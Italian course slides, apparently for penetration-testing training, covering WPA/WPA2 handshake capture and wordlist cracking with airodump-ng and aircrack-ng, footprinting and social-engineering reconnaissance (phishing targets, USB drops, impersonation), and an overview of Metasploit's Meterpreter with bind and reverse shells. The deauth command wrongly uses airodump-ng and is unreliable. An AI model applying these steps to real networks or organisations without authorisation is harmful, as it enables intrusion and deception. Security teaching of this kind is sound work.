Cracking WPA/WPA2



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airodump-ng -0 2 -a 00:14:BF:E0:E8:D5 -c 4C:  
EB:42:59:DE:31 mon0
```

Lascia in esecuzione airodump-ng e apri un secondo terminale.

- **-0** è la shortcut per il deauth
- **2** è il numero di pacchetti deauth da inviare
- **-a** è il BSSID dell' AP
- **-c** è il BSSID del client.
- [monitor interface]

Cracking WPA/WPA2




- Premere ↵ Enter. Nel terminale del comando airodump-ng si dovrebbe vedere qualcosa del genere

```
CH 11 ][ Elapsed: 1 min ][ 2017-11-01 14:32 ][ WPA handshake: 5E:85:56:8D:25:96
```

- Ciò significa che l' handshake è stato acquisito.
- D'ora in poi, il processo è interamente tra il tuo computer e quei quattro file sul desktop.
- In realtà, quello .cap, è importante.

Cracking WPA/WPA2



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/Desktop/wpa.txt /root/Desktop/*.cap
```

Apri un nuovo terminale.

- **-a** è il metodo che aircrack userà per crackare l'handshake, **2** = metodo WPA.
- **-b** è il BSSID dell' AP
- **-w** file contenente l'elenco di password ; in questo caso "wpa.txt" nella cartella principale
- **/root/Desktop/*.cap** è il percorso del file .cap contenente la password.

Cracking WPA/WPA2

Attendi che aircrack-ng si avvii nel processo di cracking della password.

Tuttavia, verrà risolto solo se la password si trova nell'elenco di parole che hai selezionato.

A volte non lo è. Se questo è il caso, puoi congratularti con il proprietario per essere "impenetrabile", ovviamente, solo dopo aver provato ogni elenco di parole che un hacker potrebbe usare o creare!

Footprinting

È l'attività che permette di recuperare le informazioni su un target di attacco.
È il primo passo della Reconnaissance

L'aggressore cerca le tracce che l'obiettivo lascia su Internet.

- Raccoglie quante più informazioni possibili

Utilità

- Si valuta la security posture del target
- Crea una visione di insieme del target
 - ✓ Vulnerabilità fisiche e delle strutture
 - ✓ Mappa di rete di alto livello
 - ✓ Aree potenzialmente bersaglio da attaccare
 - ✓ Potenziali obiettivi umani da attaccare
 - ✓ Le informazioni che possono sembrare non immediatamente utili possono diventare importanti in seguito



Tipi di informazioni utili

Informazioni generali sull'azienda

- Missione aziendale, prodotti, servizi, attività, ubicazione, informazioni di contatto

Informazioni sui dipendenti

- Indirizzi e-mail, informazioni di contatto, ruoli professionali

Presenza su Internet

- Nomi di dominio, contenuti del sito web, servizi online offerti, indirizzi IP, raggiungibilità della rete
- Documenti e informazioni di login trapelati

Posizione complessiva di sicurezza

- Tecnologie utilizzate
- Informazioni sul settore e sul mercato
- Profilo dell'azienda, attività, informazioni finanziarie

Sorgenti

- Sito/i aziendale/i
- Whois
- Motori di ricerca
- Ricerche di persone
- Bacheca delle offerte di lavoro
- Social network / social media
- Articoli di giornale e comunicati stampa
- Strumenti OSINT specializzati

Tipi di footprint

PASSIVO

- OSINT

ATTIVO

Coinvolgere il bersaglio in modi apparentemente innocui

- Utilizzare le "normali" azioni previste
- Evitare di destare sospetti

Interagire con i server pubblici dell'obiettivo

- Interrogare il server DNS dell'organizzazione
- Traceroute verso la rete dell'obiettivo
- Eseguire lo spider/il mirroring del sito Web dell'obiettivo
- Estrarre i metadati dei documenti pubblicati

Social engineering limitato

- Raccogliere biglietti da visita
- Conversare con i rappresentanti dell'azienda in occasione di fiere ed eventi pubblici

Footprinting con Social Engineering

Raccogliere nomi, titoli di lavoro, informazioni personali, informazioni di contatto, indirizzi e-mail, ecc. indirizzi e-mail, ecc.

Ricordate: in questa fase volete essere discreti e passare inosservati.

Le tecniche includono:

- Contatto casuale faccia a faccia
- Fiera o evento pubblico
- Origliare (evesdropping)
- Shoulder surfing (guardare alle spalle di una persona)
- Dumpster diving (ricerca nei rifiuti)
- Impersonificazione su siti di social network

Footprinting passivo - OSINT

Osintframework.com
SPYSE
MALTEGO
SHODAN
CENSYS.IO
THEHARVESTER
SUBLIST3R
RECON-NG
INSPY
ANDROID INSPY
SPIDERFOOT
OSR FRAMEWORK

Ottenere informazioni da metadati
(documenti PDF, Office, immagini...)

- Metagoofil
- ExtractMetadata
- FOCA
- Meta Tag Analyzer
- BuzzStream
- Analyze Metadata
- Exiftool

Motori di ricerca e social
network

Google Dork e simili

Risultati del footprinting

Analizzare le informazioni raccolte per determinare le prossime mosse
Farsi un'idea della postura di sicurezza complessiva dell'obiettivo
Cercate informazioni che possano essere utilizzate per le vostre prossime mosse.

Dispositivi che possono farvi entrare nella rete:

- Indirizzi IP da analizzare
- Server e servizi da sottoporre a scansione di vulnerabilità
- Dispositivi IoT collegati a Internet da compromettere

Persone da sottoporre a social engineering

- Indirizzi e-mail per il phishing
- Numeri di telefono da chiamare per l'impersonificazione
- Nomi e ruoli professionali da colpire

Luoghi per la ricognizione fisica

- Aree di parcheggio per spargere chiavette USB dannose
- Aree facilmente accessibili per piazzare dispositivi di sniffing/snooping
- Rilevare i segnali Wi-Fi

METASPLOIT

Google: "What is metasploit":

"Metasploit is an incredibly good framework and if your new to the world of penetration testing then we'd certainly recommend this tool. The reason for this is because Metasploit is a framework and not a specific application."

È un Exploitation Framework progettato per ricercatori e pentesters della sicurezza con un modello uniforme per lo sviluppo rapido di:

- Recon
- Exploit
- Payload
- Encoders
- Vulnerability Testing
- Post-Exploitation
- Pivoting

METASPLOIT - METERPRETER

Un payload avanzato, estendibile dinamicamente che utilizza stagers di iniezione di DLL in memoria ed è esteso sulla rete in fase di esecuzione.


- Comunica tramite il socket stager e fornisce un'API Ruby lato client completa.
- Molte funzionalità
- Scritto originariamente da skape per Metasploit 2.x.
- La parte server è implementata in C semplice ed è ora compilata con MSVC, rendendola in qualche modo portabile.

METASPLOIT - METERPRETER

- Furtivo
 - Risiede interamente in memoria (niente scritto su disco)
 - Non vengono creati nuovi processi
 - utilizza comunicazioni crittografate
- Potente
 - Sistema di comunicazione canalizzato
 - Il protocollo TLV ha poche limitazioni
- Estensibile
 - Può caricare nuove funzionalità in fase di esecuzione, caricate in rete
 - Aggiungi nuove funzionalità senza doverlo ricompilare


METASPLOIT – METERPRETER: TIPI DI SHELL

Una **bind shell** istruisce la macchina di destinazione ad aprire una shell di comandi e ad ascoltare su una porta locale. La macchina di attacco si connette quindi alla macchina di destinazione sulla porta di ascolto. Tuttavia, con l'avvento dei firewall, l'efficacia delle bind shell è diminuita perché qualsiasi firewall configurato correttamente bloccherà il traffico verso una porta casuale come la 4444.



METASPLOIT – METERPRETER: TIPI DI SHELL

Una **reverse shell**, d'altra parte, spinge attivamente una connessione indietro alla macchina di attacco piuttosto che attendere una connessione in entrata. In questo caso, sulla nostra macchina di attacco apriamo una porta locale e ascoltiamo una connessione dal nostro obiettivo perché è più probabile che questa connessione inversa passi attraverso un firewall.



GRAZIE